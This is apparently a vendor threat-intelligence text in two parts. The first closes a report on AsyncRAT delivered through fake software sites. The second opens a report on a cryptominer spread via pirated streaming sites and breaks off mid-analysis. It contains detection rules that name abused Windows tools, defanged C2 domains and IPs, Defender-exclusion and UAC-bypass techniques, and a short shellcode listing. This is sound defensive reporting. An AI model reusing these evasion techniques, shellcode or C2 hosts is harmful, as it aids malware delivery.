
The next graph illustrates the AsyncRAT command-and-control infrastructure:

AsyncRAT C2 server infrastructure

AsyncRAT C2 server infrastructure

Based on the registration dates of the C2 domains, we can determine that the campaign was launched in October 2025 and paused at the end of March. However, at the time of publication, many of the landing pages remain accessible via search engine results.

Takeaways

Investigating a single case of AsyncRAT delivered via ScreenConnect allowed us to uncover a massive, multi-domain, multi-language infrastructure designed to distribute a hidden installer for this software and further advance the attack. The threat actor disguises ScreenConnect as popular utilities and distributes it through fraudulent websites that mimic official product pages. The attackers leverage search engine optimization techniques to push these sites to the top of search results in engines like Google and Bing.

This attack chain targets both everyday consumers downloading free software from the internet and corporate networks, where remote access tools are frequently allowlisted and granted elevated privileges.

The potential objective of the campaign is to steal credentials en masse and gain unauthorized access to systems for subsequent resale on dark web marketplaces.

To mitigate the risks associated with this threat, we recommend implementing the following security measures:

  • Enforce strict software installation controls: application allowlisting and blocking MSI package execution from untrusted sources
  • Continuously monitor for the creation of new remote administration services and scheduler tasks
  • Filter outbound traffic to unknown domains and IP addresses
  • Regularly train users on safe downloading practices
  • Verify the authenticity of all software sources

For enterprise users, credential monitoring is a critical mitigation strategy against the risks detailed in this article, as a leaked account or compromised system access frequently serves as a vector for subsequent attacks on the organization.  Kaspersky Digital Footprint Intelligence provides continuous data monitoring across open and dark web sources, enabling security teams to respond proactively to potential threats.

Detection by Kaspersky solutions

Kaspersky Managed Detection and Response detects the malicious activity described in this post using the following indicators of attack:

  1. ScreenConnect service creation with suspicious parameters
    logsource:                      
        product: windows         
        category: security
    detection:
        selection_access:
            EventID: 4697
            Service File Name|contains:
                - 'e=Access'
                - 'ClientService.exe'
        selection_support:
            EventID: 4697
            Service File Name|contains:
                - 'e=Support'
                - 'ClientService.exe'
        condition: selection_access or selection_support
  2. Anomalous child processes being spawned by the ScreenConnect service
    logsource:
        product: windows
        category: process_creation
    detection:
        selection:
            ParentImage|endswith:
                - '\\ScreenConnect.ClientService.exe'
                - '\\ScreenConnect.WindowsClient.exe'
                - '\\ScreenConnect.WindowsBackstageShell.exe'
                - '\\ScreenConnect.WindowsFileManager.exe'
            Image|endswith:
                - '\\powershell.exe'
                - '\\cmd.exe'
                - '\\net.exe'
                - '\\schtasks.exe'
                - '\\sc.exe'
                - '\\msiexec.exe'
                - '\\mshta.exe'
                - '\\rundll32.exe'
        condition: selection

Additionally, Kaspersky products detect the malware covered in this post under the following verdicts:

  • Trojan.Win64.DLLhijack.*
  • Trojan.VBS.Agent.*
  • Trojan.PowerShell.Agent.bav
  • Trojan.JS.SAgent.sb

Endpoint malicious activity can be monitored using Kaspersky EDR Expert. Specifically, security teams should look for the execution of commands and scripts containing suspicious patterns, such as XOR operations used for command and data obfuscation by malware operating on the host. This activity is flagged by the suspicious_assembly_loading_into_powershell_via_reflection_amsi and xored_powershell_command_amsi rules.

Additionally, persistence mechanisms involving the creation, modification, or utilization of scheduled tasks via the schtasks.exe utility are caught by the scheduled_task_create_from_public_directory_via_schtasks rule.

Malicious code injection into the RegAsm.exe process — leveraged by attackers to masquerade execution behind a trusted system component — is detected via the code_injection_to_unusual_process rule.


To visualize the stages of the attack, security teams can utilize Kaspersky Cloud Sandbox on the Threat Intelligence portal. For instance, this tool allows defenders to map out the entire deployment and payload execution chain originating from the initial VBS dropper.

Furthermore, the Kaspersky Threat Intelligence portal supports searching and graphing the connections between malicious domains and files involved in this campaign, as demonstrated in our adversary infrastructure analysis section.


Finally, the Similarity engine within Kaspersky Threat Analysis profiles file contents to hunt down samples resembling the original threat, helping organizations identify new or previously undetected malicious objects.


To protect companies using our Kaspersky SIEM system, there are rules available in the product repository to help detect this type of malicious activity.

  • Adding exclusions to Windows Defender scans via the registry is detected by rule R241_Modification of Windows Defender exclusions through the registry. Adding exclusions via PowerShell (Add-MpPreference -ExclusionPath|ExclusionProcess) is detected by rule R076_04_Windows Defender settings disabled or changed via PowerShell.
  • Bypassing the UAC mechanism by modifying the ConsentPromptBehaviorAdmin registry key is detected by rule R242_UAC disabled through the Windows registry.
  • Running VBS scripts from a public directory triggers rule R290_07_Running VBScript files from shared folders.
  • Creating a scheduled task that runs an executable file from a public directory triggers rule R099_01_Scheduled task started from a public folder.

For the rules to function correctly, it is necessary to configure event 4657 (Security) audit for the following registry keys:

  • HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
  • HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Procesess
  • HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin

Additionally, when developing your own detection rules or conducting threat hunting for suspicious ScreenConnect behavior, we recommend monitoring the following events:

  • Creation of the ScreenConnect service with suspicious parameters
    DeviceEventClassID = '4697' 
    AND FileName LIKE '%ClientService.exe%' 
    AND (FileName LIKE '%e=Access%' OR FileName LIKE '%e=Support%')
  • Launch of atypical child processes from the ScreenConnect service
    DeviceEventClassID = '4688'
    AND match(SourceProcessName, '.*\\\\ScreenConnect\\.(ClientService|WindowsClient|WindowsBackstageShell|WindowsFileManager)\\.exe')
    AND match(DestinationProcessName, '.*\\\\(powershell|cmd|net|schtasks|sc|msiexec|mshta|rundll32)\\.exe')

Indicators of compromise

Loaders

B32810973132D11AFD61CCEE222BBB79
5B7E1FE55BD7B5EA54BD4ED1677E5A26
9A9CCD8B0E5D05F4EE77667B024844DB
0EEE9BAD07E22415439E854657FA1366
8F4E8B680D3E8D3F5AC39BD72882F713

Malicious library: install.res.1033.dll

5F96C04E3AFAE97017B201BE112284D2
73BEAD922109A61E5F9F85771A7812C5
EDFF4F58722C93D7C09ED71899416396
83601C3D4ED28E8D2BE1B99BEB8EC18C
695E794631EF130583368770E7B81E98
83601C3D4ED28E8D2BE1B99BEB8EC18C
1E6A5C7B620D487D0CFC6874C3B77C90
54025CE2A9405039899FE99A1D77E0BB
BD05FCF80E493CF9AA71EC510319469D
999A63730C9634481D1D76955A2E76A8
479BD3BB617B39CD4A46D0768A2592D4
776DFD3DF9C04BB9FCDD6C1880C3761A
8E4C57358A66EB14D31ABB614DDC68DE
A40D3AEB0DAE5B00BDB3A517F3135BBB
A85A5BFDCB7C65AB93043B8CF9E20065
01325880EFFFEC546F59490089A3B415

AsyncRAT C2

mora1987[.]work[.]gd

Fake websites addresses

ds4windows[.]io
direct-download[.]giize[.]com
tmodloader[.]org
tmodloader[.]app
ds4windows[.]net
losslessscaling[.]app
processhacker[.]dev
steamtools[.]pro
dnsjumper[.]app
free-download[.]camdvr[.]org
defendercontrol[.]org
dns-jumper[.]com
cpuz[.]app
processhacker[.]org
processhacker[.]app
steamtools[.]cc
cpuz[.]pro
wallpaper-engine[.]app
processhacker[.]net
antimicrox[.]net
defendercontrol[.]app
tmodloader[.]pro
dnsjumper[.]io
bandicam[.]app
mgba[.]app
dnsjumper[.]pro
ferdium[.]app
ds4windows[.]pro
lossless-scaling[.]online
defender-control[.]com
gom-player[.]app
defendercontrol[.]pro
lossless-scaling[.]download
antimicrox[.]pro
mgba[.]pro
lossless-scaling[.]app
losslessscaling[.]pro
mgba[.]dev
tmodloader[.]download
tmod-loader[.]com
defendercontrol[.]download
ferdium[.]pro
deadreset[.]com
gom-player[.]net
crosshairx[.]pro
libreoffice[.]pro
studioobs[.]com
studio-obs[.]net
crosshairxv2[.]com
km-player[.]com
corel-draw[.]net
glary-utilities[.]com
download-full-version[.]ooguy[.]com
crosshair-x[.]com
kms-tools[.]com
studio-obs[.]com
crosshairx[.]net
clair-obscur-33[.]com
vlc-player[.]net
arksurvival-ascended[.]com
elden-ringnightreign[.]com
ready-ornot[.]com
arma-reforger[.]com
crusader-kings[.]com
crosshairx2[.]com
mediaplayerclassic[.]net
bandizip[.]pro
obs-studio[.]site
ovr-advanced-settings[.]com
studio-obs[.]pro
vlc-media[.]com
clair-obscur-33[.]town
ovr-toolkit[.]com
crusader-kings[.]church
bandizip[.]net
apexlegends[.]org
obs-studio[.]pro
vlc-media[.]net
crosshairx[.]site
monster-hunterwilds[.]com
km-player[.]pro
mediaplayerclassic[.]pro
kms-tools[.]net
fernbus-simulator[.]com
studioobs[.]pro
bandicam[.]cc
crystaldiskmark[.]cc
crystaldiskmark[.]io
crystaldiskmark[.]dev
crystaldiskmark[.]app
crystaldiskmark[.]pro
bandicam[.]io

Fake domain infrastructure

fileget.loseyourip[.]com
file-download-crosshairx.giize[.]com
all-toll-free.loseyourip[.]com
mpc-update.giize[.]com
all-toll-free.publicvm[.]com
198.23.185[.]81
direct-download.giize[.]com

ScreenConnect C2

servermanagemen[.]xyz
185.254.97[.]249
r.manage-server[.]xyz
45.145.41[.]205
winservec[.]net
manageserver[.]xyz
cloudsynn[.]com
pingserv[.]pro
ehostservers[.]xyz
serverdnsplan[.]net
pingpanl[.]pro
managedevice[.]xyz
edgeserv[.]ru

Pirates in the crosshairs: how one cybercrime gang has been infecting book, movie, and TV show fans for years

Introduction

In late April 2026, a client reached out to us for incident response support after discovering a miner running on users’ computers. We later discovered that the malware was being distributed via illegal movie and TV show streaming sites. The infection chain leveraged a fake update for a video player plugin. When the user attempted to watch a video, the player displayed a message saying the plugin version was outdated and asking to install an update to continue.


Clicking the link downloaded a ZIP archive with the following contents:

The archive contained a legitimate executable, HLS Installer.874.exe, alongside a malicious DLL. Launching the EXE triggered a DLL side-loading mechanism, injecting the malicious module into a legitimate program process and executing code within its context. The library contained the logic for deploying the miner and establishing persistence on the device.

At the time of the investigation, the infection risk was associated with two pirated video sites in the .ru and .top TLDs.

Link to previous campaigns

The current incident does not appear to be an isolated case. After analyzing the infection vector and the logic of the DLL, we concluded that this activity is a continuation of a campaign involving pirated digital libraries, which was previously described by another cybersecurity company.

The delivery mechanism for the malicious archive has remained virtually unchanged. Previously, the archive was downloaded in parts from the domain file[.]ipfs[.]us[.]69[.]mu, but this domain was unavailable at the time of our investigation. Instead, the threat actor employed a new website, urush1bar4[.]online.

The structure of the archive has also been preserved: inside is a legitimate executable and a large malicious DLL (see the screenshot below).


In the course of our research, we also discovered a blog post by NTT Security describing a similar delivery method for a malicious archive. In that instance, the threat actors displayed a fake browser crash page (shown below) while simultaneously downloading an archive to the device with a name starting with chromium-patch-nightly.

This scenario resembles the current scheme involving the fake video player plugin update. Given the previously described activity, it’s safe to assume that this campaign has been active since at least 2022. Throughout this entire period, the threat actor has been updating both the downloadable malware and individual parts of the infection mechanism.

Potential distribution scale

As in previous episodes of the campaign, infections occur via highly popular websites. As of late April 2026, sites linked to the campaign typically displayed extremely high monthly traffic. For instance, the audience for the smallest of the free digital libraries stood at 11,000 users, while the largest reached 4.7 million. For pirated movie and TV show streaming sites, this figure ranged from 2.1 million to 27.4 million. In April, the total number of visits to websites where the malware described in this study was detected reached 40 million.

The popularity of these sites increases the potential scale of the miner’s distribution. Furthermore, the campaign is not limited to a single type of platform: the malicious archive is being distributed through both online digital libraries and movie and TV show streaming sites. This broadens the potential range of victims and makes it more difficult to attribute the threat to a single infection vector.

The downloadable archive

The current version of the downloadable malware is a ZIP archive containing a legitimate EXE file and a malicious DLL. When the executable runs, the library side-loads into its process, triggering the malicious logic.

The technical analysis that follows covers the current version of this malware. This version was first observed in April 2025 and has been distributed unmodified for over a year.

DLL analysis

Most of the data inside the DLL carries no meaningful weight and was randomly generated just to inflate the file size and impede analysis.


Amidst the large volume of junk code inside the DLL, there is a single function that triggers a stack overflow during execution:

Based on the code, the size of the stackBuf buffer on the stack is only 64 bytes, and the SmashStack function overwrites this buffer without validating the length of the input data.

This overflow constructs a ROP chain that decrypts the next stage. After decryption, it transfers execution to code located within the modified DOS header of the PE file:


The header was intentionally modified to make it into valid shellcode:

pop     r10
push    r10
call    $+5
pop     rcx 
sub     rcx, 9
mov     rax, rcx
add     rax, 5C1000h
call    rax
retn

This shellcode passes control to a function located at offset 0x5C1000 from the base of the PE file. This function then reflectively loads the same PE file into memory.

Going forward, we will refer to this decrypted PE file as the main module.

Main module


The module’s behavior across its different operational stages is detailed below:

The main module is a modified fork of the SilentCryptoMiner project. We have previously analyzed miners leveraging this project in other posts: Scam Information and Event Management and Undercover miner: how YouTubers get pressed into distributing SilentCryptoMiner as a restriction bypass tool. However, this specific fork has not been documented anywhere before, which is why we decided to break down its unique features in detail in this article.


Upon an initial run, the main module checks whether it has permission to proceed with execution. To do this, it collects the following data from the victim’s device:

  • Processor information
  • The serial number of the C:/ drive
  • Whether the process was launched with elevated privileges
  • The process start time in Unix timestamp format

The information is transmitted as a single large DNS query using the DNS tunneling technique. An example of the DNS query is shown below:

